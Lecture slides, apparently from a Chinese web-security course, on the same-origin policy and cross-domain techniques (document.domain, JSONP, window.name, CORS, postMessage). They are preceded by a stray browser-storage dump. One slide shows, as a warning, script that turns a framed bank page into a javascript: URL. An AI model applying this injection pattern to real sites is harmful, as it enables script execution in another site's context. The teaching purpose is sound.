BDSUGSTORED	[{"q":"kefico","p":"kefico","s":4,"t":139562996120} 14906956
_super_newmusic_songid	0 14906956
Hm_lvt_87552b45c65e0cee553df4aae1e815fc	1514372037091 1482836037
_super_newmusic_scen eid	0 public_tuijian_suibiantingting
ECOM_PC_SESSION	{"showItem":["82248c08000a11aa_0_0_1_1_1_C
Hm_lvt_9f14aaa038bbba8b12ec2a4a3e51d254	1583040431364 1551504431
_super_newmusic_scenename	0 随便听听
u2959677_0	{"queryid":"3e95b2edb15d6393","tuid":"u2959
BIDUPSID	955C6547A9F6F98ADF11A7298C5E175A
u2913176_0	{"queryid":"0315065e64601cc9","tuid":"u29131
on express delivery history	[{"zhongtong":{"464557088471"}]

脚本型URL的同源策略——伪URL



about:



data:

Hello, world!



脚本型URL

脚本型URL的同源策略

❑ 把非同源页面跳转到javascript:URL的行为非常危险！



```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8"/>
<script type="text/javascript">
  function danger(){
    bank.location = "javascript:alert('Hi!')";
  }
</script>
</head>
<body>
  <iframe id="bank" src="http://www.icbc.com.cn/mybank.html" onload=danger()>
</iframe>
</body>
</html>
```

在脚本型URL加载的页面里，以父页面的上下文权限执行相应的脚本代码——与父页面同源

脚本型URL的同源策略——源的继承

访问的类型						
	新页面	已有的同源页面	已有的非同源页面	HTTP Location 重定向	HTTP Refresh 重定向	URL直接输入
IE	从发起页面继承	从被跳转的原页面继承	拒绝	拒绝	拒绝	从被跳转的原页面继承
Firefox			空的执行环境		拒绝	
WebKit			拒绝		从被跳转的原页面继承	
Opera			拒绝		从被跳转的原页面继承	



小结

- 同源策略限制JavaScript和AJAX —— 动态
- <script>, , <iframe>, <link>发出的跨域请求, 不受同源策略约束
- JavaScript不能随意跨域操作其它页面DOM
- JavaScript不能获取<script>, , <iframe>, <link>跨域请求得到的内容
- <iframe>父子页面交互受同源策略约束
- <script>引入外部JS文件, 此JS的源为当前页面
- XMLHttpRequest, 严格受同源策略约束, 不能随意跨域请求。




提纲

□ 同源策略

- 源域含义
- 典型场景

□ 跨域通信

□ 攻击实例



开发者有时需要跨域

- 主站和子站共享数据
- 网站中使用ajax请求其他网站的天气、快递等



常用跨域方法

- ❑ **Server Proxy**
- ❑ **document. domain**
- ❑ **JSONP**
- ❑ **window.name**
- ❑ **CORS**
- ❑ **window.postMessage**




跨域方法（一） SERVER PROXY

- 同源策略的作用域是浏览器
- 因此，开发者可以利用服务器实现跨域通信
- 客户端将请求发给自己的服务器
- 服务器请求跨域信息，返回给客户端
- 增加了网络流量和服务器压力



跨域方法（一） SERVER PROXY



跨域方法（二） DOCUMENT.DOMAIN

场景：父页面`father.demo.com`中，嵌入引用自
`child.demo.com` 的`iframe`子页面

问题：父页面的JS代码如何动态读取子页面的DOM树？

解决：在父子页面中同时设置

有着共同“祖先”

`document.domain = “demo.com”`



跨域方法 (二) DOCUMENT.DOMAIN



Father.demo.com

Child.demo.com

```
<!DOCTYPE html>
<html>
<head>
<script type="text/javascript">
  //document.domain = "demo.com";
  function load(){
    document.getElementById("id_father_info").innerHTML = "跨域获取: "+document.getElementById("if_child").contentWindow.document.getElementById("id_child_info").innerHTML;
  }
</script>
</head>
<body onload="load()">
<h1 id="id_father"> father.demo.com/father.html </h1>
<iframe src="http://child.demo.com/child.html"
style="width:500px;height:108px" id="if_child">
</iframe>
<h2 id="id_father_info">I'm father page</h2>
</body>
</html>
```

```
<!DOCTYPE html>
<html>
<head>
<script type="text/javascript">
  //document.domain = "demo.com";
</script>
</head>
<body>
<h1 id="id_child_info">I'm child page</h1>
</body>
</html>
```

载入iframe



跨域方法 (二) DOCUMENT.DOMAIN

← → ↻ ⚠ 不安全 | father.demo.com/father.html

father.demo.com/father.html

I'm child page

I'm father page



⏏ ⛔ top 👁 Filter Default levels ▼ No Issues ⚙

✖ ▶ Uncaught DOMException: Blocked a frame with origin "http://father.demo.com" from accessing a cross-origin frame. father.html:7
at load (http://father.demo.com/father.html:7:116)
at onload (http://father.demo.com/father.html:11:23)



跨域方法 (二) DOCUMENT.DOMAIN



Father.demo.com

Child.demo.com


```
<!DOCTYPE html>
<html>
<head>
<script type="text/javascript">
  document.domain = "demo.com"
  function load(){
    document.getElementById("id_father_info").innerHTML = "跨域获取: "+document.getElementById("if_child").contentWindow.document.getElementById("id_child_info").innerHTML;
  }
</script>
</head>
<body onload="load()">
<h1 id="id_father"> father.demo.com/father.html </h1>
<iframe src="http://child.demo.com/child.html"
style="width:500px;height:108px" id="if_child">
</iframe>
<h2 id="id_father_info">I'm father page</h2>
</body>
</html>
```

```
<!DOCTYPE html>
<html>
<head>
<script type="text/javascript">
  document.domain = "demo.com";
</script>
</head>
<body>
<h1 id="id_child_info">I'm child page</h1>
</body>
</html>
```

载入iframe



跨域方法 (二) DOCUMENT.DOMAIN



father.demo.com/father.html

I'm child page



跨域获取:I'm child page



跨域方法（二） DOCUMENT.DOMAIN

Tips1:

只能设置当前域或基础域，不能设置其它域或超域

当前域 `document.domain = 'father.demo.com'`

基础域 `document.domain = 'demo.com'`



其它域 `document.domain = 'exmaple.com'`

超级域 `document.domain = 'wang.father.demo.com'`



跨域方法（二） DOCUMENT.DOMAIN

Tips2:

父子域必须同时显式设定

父页面：father.demo.com，且document.domain='demo.com'

子页面：child.demo.com，且**不设置**document.domain='demo.com'



父页面：father.demo.com，且document.domain='demo.com'

子页面：child.demo.com，且**设置**document.domain='demo.com'



跨域方法（二） DOCUMENT.DOMAIN

Tips3:

协议和端口号仍然需要匹配

父页面：http://father.demo.com，且document.domain='demo.com'

子页面：http~~s~~://child.demo.com，且document.domain='demo.com'



父页面：http://father.demo.com，且document.domain='demo.com'

子页面：http://child.demo.com:81，且document.domain='demo.com'



跨域方法（二） DOCUMENT.DOMAIN

Tips4:

AJAX请求中，该跨域方法无效！

AJAX跨域必须域名、端口、协议严格相同！

父页面：http://father.demo.com，且document.domain='demo.com'

子页面：http://child.demo.com，且document.domain='demo.com'

//this code is in http://father.demo.com

```
var x = new XMLHttpRequest();
```

```
x.open ("GET", "http://child.demo.com/index.html", false)
```

```
x.setRequestHeader("X-Random-Header", "Hi!")
```

```
x.send();
```

```
alert(x.responseText)
```



跨域方法（二） DOCUMENT.DOMAIN

- 优点：使用方便，开发成本小
- 缺点：仅限于当前域或基础域

**适用于主站和子站，以及子站间共享数据
不适用于跨基础域的站点间共享数据**



跨域方法（三） JSONP

JSONP, JSON with Padding。在JavaScript返回数据中填充JSON数据。

- 1、由于同源策略限制，a.com不能与非a.com网站沟通。
- 2、**<script>**标签是例外：可以跨域**GET**请求**js**脚本。
- 3、在服务器端，用脚本动态生成**JS**，把数据封装在其中，供客户端请求。
- 4、js原生支持解析JSON。

JSONP：数据作为JS代码传递！



举例

在lib.iie.ac.cn/book.html上调用豆瓣的接口索图书，请求链接为：

<https://api.douban.com/v2/book/search?q=javascript&count=1>

```
{
  "count":1,"start":0,"total":1275,"books":[
    {
      "rating":{
        "max":10,"numRaters":77,"average":"9.2","min":0},
        "subtitle":"The Good Parts","author":["克罗克福特"],
        "pubdate":"2009-1","tags":[
          {"count":94,"name":"javascript","title":"javascript"},
          {"count":39,"name":"编程","title":"编程"},
          {"count":29,"name":"web","title":"web"},
          {"count":27,"name":"JavaScript","title":"JavaScript"},
          {"count":22,"name":"技术","title":"技术"},
          {"count":18,"name":"programming","title":"programming"},
          {"count":15,"name":"js","title":"js"},
          {"count":15,"name":"程序设计","title":"程序设计"}],
        "origin_title":"","image":"https://img3.doubanio.com/mpic/s3400022.jpg",
        "binding":"平装",
        "translator":[],
        "catalog":"","pages":"153",
        "images":{
          "small":"https://img3.doubanio.com/spic/s3400022.jpg",
          "large":"https://img3.doubanio.com/lpic/s3400022.jpg",
          "medium":"https://img3.doubanio.com/mpic/s3400022.jpg"},
        "alt":"https://book.douban.com/subject/3332698/",
        "id":"3332698",
        "publisher":"东南大学出版社",
        "isbn10":"7564114479",
        "isbn13":"9787564114473",
        "title":"JavaScript",
        "url":"https://api.douban.com/v2/book/3332698",
        "alt_title":"","author_intro":"","summary":"《JavaScript:The Good Parts(影印版)》一书中，Crockford深度分析了一堆好的意图和盲目的错误，为你提供了所有JavaScript的地道优良部分的细节，包括：·语法·继承·方法；·对象·数组·风格；·函数·正则表达式·美丽的特性大多数编程语言包含优良和拙劣的部件，但对JavaScript而言后者的比重较大，因为它在匆忙中开发和发布，还没能够得到精炼。这本权威的书剔除了大多数可怕的JavaScript特性，展现了JavaScript的另一部分，这一部分比JavaScript语言作为一个整体更加稳定、更具有可读性以及可维护性——可以用这个部分创建真正可展的合高效的代码。\\n作者Douglas Crockford(他被很多开发社区认为是JavaScript专家)提出了足够多的好想法，让JavaScript成为一个杰出的面向对象编程语言。不幸的是，这些好想法(比如函数、弱类型、动态对象和表达能力很强的对象文字注释)被掺杂了些坏想法(比如基于全局变量的编程模型)。\\n当Java Applet陨落的时候，JavaScript成为了Web编程的缺省语言，但它的流行程度跟它作为一个编程语言的质量完全没有关系。",
        "price":"28.00元"}
  ]
}
```

<https://my.oschina.net/u/2331760/blog/1814467>



```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>ajax</title>
</head>
<body>
  <div id="mydiv">
    <button id="btn">点击</button>
  </div>
</body>
<script type="text/javascript">
  window.onload = function() {

    var oBtn = document.getElementById('btn');

    oBtn.onclick = function() {

      var xhr = new XMLHttpRequest();

      xhr.onreadystatechange = function() {
        if (xhr.readyState == 4 && xhr.status == 200) {
          alert( xhr.responseText );
        }
      };

      xhr.open('get', 'https://api.douban.com/v2/book/search?q=javascript&count=1', true);
      xhr.send();
    };
  };
</script>
```

❌ XMLHttpRequest cannot load https://api.douban.com/v2/book/search?q=javascript&count=1. No 'Access-Control-Allow-Origin' header is present on the requested resource. Origin 'http://localhost' is therefore not allowed access. [ajax.html:1](#)

```
</html>
```

跨域方法（三）JSONP

http://lib.iie.ac.cn/book.html

HTML与<script>标签引入的js同源

```
<script type="text/javascript"
```

```
src="https://api.douban.com/v2/book/search?q=javascript&count=1">
```



使用<script>标签跨域请求javascript资源



返回javascript资源

```
{"count":1, "start":0, "total":1275, "books": .....}
```


跨域方法 (三) JSONP

<http://lib.iie.ac.cn/book.html>

```
<script type="text/javascript">
  function handleResponse(response){
    console.log(response);
  }
```

定义了handleResponse函数

```
</script>
```

```
<script type="text/javascript">
```

```
  window.onload = function() {
    var oBtn = document.getElementById('btn');
    oBtn.onclick = function() {
      var script = document.createElement("script");
      script.src = "https://api...count=1&callback=handleResponse";
      document.body.insertBefore(script, document.body.firstChild);
    };
  };
```

告诉服务器回调函数名
handleResponse

```
</script>
```



跨域方法 (三) JSONP

```
<script type="text/javascript">  
    handleResponse({"count":1, "start":0, "total":1275, "books": .....})  
</script>
```

```
<script type="text/javascript">  
    function handleResponse(response){  
        console.log(response);  
    }  
</script>
```

服务器返回的内容：按约定
调用handleResponse函数，
参数是图书信息

```
<script type="text/javascript">  
    window.onload = function() {  
        var oBtn = document.getElementById('btn');  
        oBtn.onclick = function() {  
            var script = document.createElement("script");  
            script.src = "https://api...count=1&callback=handleResponse";  
            document.body.insertBefore(script, document.body.firstChild);  
        };  
    };  
</script>
```



跨域方法（三） JSONP

- JavaScript发出的XMLHttpRequest请求，不能跨域
- 但是JSONP是巧妙利用<script>标签跨域的
- JSONP的跨域方法，仅能应用于GET请求



跨域方法（四） WINDOW.NAME

window对象的name属性：

1、在窗口（window）的生命周期内，窗口重定向后载入的页面共享window.name。

全局变量

2、每个页面对window.name可读可写。

可读可写

3、持久存在，不因新页面的载入而重置。

持久存储

4、M级别的存储空间。

容量较大



跨域方法（四） WINDOW.NAME



DomainA.net

DomainB.net

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8"/>
<title>This is DomainAPage</title>
<script type="text/javascript">
    window.name = 'Cross Domain Data';
    window.location = 'http://DomainB.net
/B.html';
</script>
</head>
</html>
```


```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8"/>
<title>This is DomainBPage</title>
<script type="text/javascript">
    alert(window.name) ;
</script>
</head>
</html>
```

跳转



跨域方法（四） WINDOW.NAME

DomainApage刷新为DomainBPage，并向后者跨域传递数据



DomainApage如何跨域获得DomainBPage中的数据？



跨域方法（四） WINDOW.NAME



DomainA.net

```
<!DOCTYPE html>
<html>
<head>
<title>This is DomainAPage</title>
<script type="text/javascript">
  function load() {
    alert(window.name)
  }
</script>
</head>
<body onload="load()">
  <iframe src="http://DomainB.net/B.html" style="width:500px;height:108px" id="if_B">
</iframe>
  <h1 id="id_A">DomainA page</h1>
</body>
</html>
```

载入iframe

DomainB.net

```
<!DOCTYPE html>
<html>
<head>
<title>This is DomainBPage</title>
<script type="text/javascript">
  window.name = 'Cross Domain Data';
</script>
</head>
<body>
  <h1 id="id_B">DomainB page</h1>
</body>
</html>
```



跨域方法（四） WINDOW.NAME

借助一个隐藏页面

DomainA.net/A.html

window.name = “Cross Domain!”

DomainB.net/B.html

```
<script>  
window.name = “Cross Domain!”  
window.location=“DomainA.net/tmp.html”  
</script>
```



跨域方法（四） WINDOW.NAME

借助一个隐藏页面

DomainA.net/A.html

window.name = "Cross Domaim!"

DomainA.net/tmp.html



跨域方法 (五) CORS

Cross-Origin Resource Sharing, 跨域资源共享

CORS是HTML5推出的标准, 目的是实现Ajax可控的跨域访问


CORS is supported in the following browsers:

- Chrome 3+
- Firefox 3.5+
- Opera 12+
- Safari 4+
- Internet Explorer 8+

HTML5原生提供的跨域机制



跨域方法（五） CORS



server.net通过AJAX访问remote.net域的请求确实发出
remote.net响应了server.net域的请求

原因：浏览器阻止了server.net域收到响应

只需remote.net明确地授权server.net域读取其返回的数据

跨域方法 (五) CORS

1、浏览器在发出AJAX请求时，在请求头里声明当前页面的源：

```
Origin: http://server.net/app.html
```

2、remote.net在响应头中，做如下“跨域授权声明”：

```
header( "Access-Control-Allow-Origin: *")
```

任意域

```
header( "Access-Control-Allow-Origin: http://server.net")
```

特定域

3、浏览检查跨域权限后决定是否放行



跨域方法（五） CORS

CORS的实现略复杂，区分“简单请求”和“非简单请求”

满足以下三点为“简单请求”，其它情况为“非简单请求”

- ❑ 条件一：HEAD/GET/POST方法
- ❑ 条件二：请求头不超出以下字段Accept/Accept-Language/Content-Language/Last-Event-ID/Content-Type
- ❑ 条件三：Content-Type限制于application/x-www-form-urlencoded、multipart/form-data、text/plain



跨域方法 (五) CORS简单请求

GET /data.php HTTP/1.1

Origin: http://server.net

Host: remote.net

Accept-Language: en-US

Connection: keep-alive

User-Agent: Mozilla/5.0...

Access-Control-Allow-Origin: http://server.net

Access-Control-Allow-Credentials: true

Access-Control-Expose-Header: Server-Hello

Content-Type: text/html; charset=utf-8

是否允许发送cookie

允许读以下header



跨域方法（五） CORS非简单请求

预检机制：浏览器先询问服务器，即将请求的域名、方法和头信息是否许可；若得到肯定答复，才发出正式请求，否则报错。

```
OPTIONS /data.php HTTP/1.1
```

```
Origin: http://server.net
```

```
Access-Control-Request-Method: PUT
```

```
Access-Control-Request-Headers: X-Custom-Header
```

```
Host: remote.net
```

```
Accept-Language: en-US
```

```
Connection: keep-alive
```

```
User-Agent: Mozilla/5.0...
```

```
HTTP/1.1 200 OK
```

```
Date: Mon, 13 Sep 2021 10:00:00 GMT
```

```
Access-Control-Allow-Origin: http://server.net
```

```
Access-Control-Allow-Method: GET, POST, PUT
```

```
Access-Control-Allow-Headers: X-Custom-Header
```

```
Content-Type: text/html; charset=utf-8
```

```
.....
```



跨域方法（六） WINDOW.POSTMESSAGE

HTML5的新特性，允许不同源的脚本采用异步方式进行有限的通信，实现跨文档、多窗口、跨域消息传递。

发送方: `otherWindow.postMessage(message, targetOrigin)`

`otherWindow`: 窗口引用，如`iframe`的`contentWindow`属性、执行[`window.open`](#)返回的窗口对象、命名过或数值索引的[`window.frames`](#)。

`message`: 要传递的数据。

`targetOrigin`: 指定可以接收消息的窗口，其值可以是URI，或以“*”表示无限制。仅在`targetOrigin`的协议、主机地址或端口这三者完全匹配时，消息才会送达。

HTML5原生提供的跨域机制



跨域方法（六） WINDOW.POSTMESSAGE

消息接收方：

```
window.addEventListener("message", receiveMessage, false);  
//定义、实现事件监听函数;  
function receiveMessage(event) {  
    event.data;  
    event.origin || event.originalEvent.origin;  
    event.source;  
}
```

data: 传递的数据。

origin: 消息的来源URI。

source: 消息的发送窗口或iframe，用于进行双向通信。



跨域方法（六） WINDOW.POSTMESSAGE

向www.postmessage2.com跨域发一段消息

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <script type="text/javascript">
5     //This is www.postmessage1.com
6     window.onload = function(){
7       var iframeWindow = document.getElementById('frame1').contentWindow;
8       document.getElementById('send').onclick = function(){
9         //获取要发送给框架页面的消息
10        var value = document.getElementById('text1').value;
11        //postMessage 第一个参数为发送的内容
12        //第二个参数为要传送的目的地, 当然如果不限于任何域名的话可以填*字符, 以表示全部
13        iframeWindow.postMessage(value, 'http://www.postmessage2.com');
14      }
15    }
16  </script>
17 </head>
18 <body>
19   <iframe id="frame1" name="frame1" src="http://www.postmessage2.com/page2.html"></iframe>
20   <input type="text" id="text1" value="Hello" />
21   <input type="button" id="send" value="发送" />
22 </body>
23 </html>
```



跨域方法（六） WINDOW.POSTMESSAGE

www.postmessage2.com接收跨域消息

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <script>
5     //This is www.postmessage2.com
6     window.onload = function(){
7       function handleMessage(event){
8         event = event || window.event;
9         //验证是否来自预期内的域, 如果不是不作处理, 这样也是为了安全方面考虑
10        if(event.origin === 'http://www.postmessage1.com'){
11          document.getElementById('divMessage').innerHTML = event.data;
12        }
13      }
14      //给window对象绑定message事件处理
15      if(window.addEventListener){
16        window.addEventListener('message', handleMessage, false);
17      }
18      else{
19        window.attachEvent("onmessage", handleMessage);
20      }
21    }
22  </script>
23 </head>
24 <body>
25   我是不同域的iframe页面, 下面是接收到的消息内容
26   <div id = "divMessage"></div>
27 </body>
28 </html>
```




提纲

□ 同源策略

- 源域含义
- 典型场景
- 源的继承

□ 跨域通信

□ 攻击实例



跨域是把双刃剑

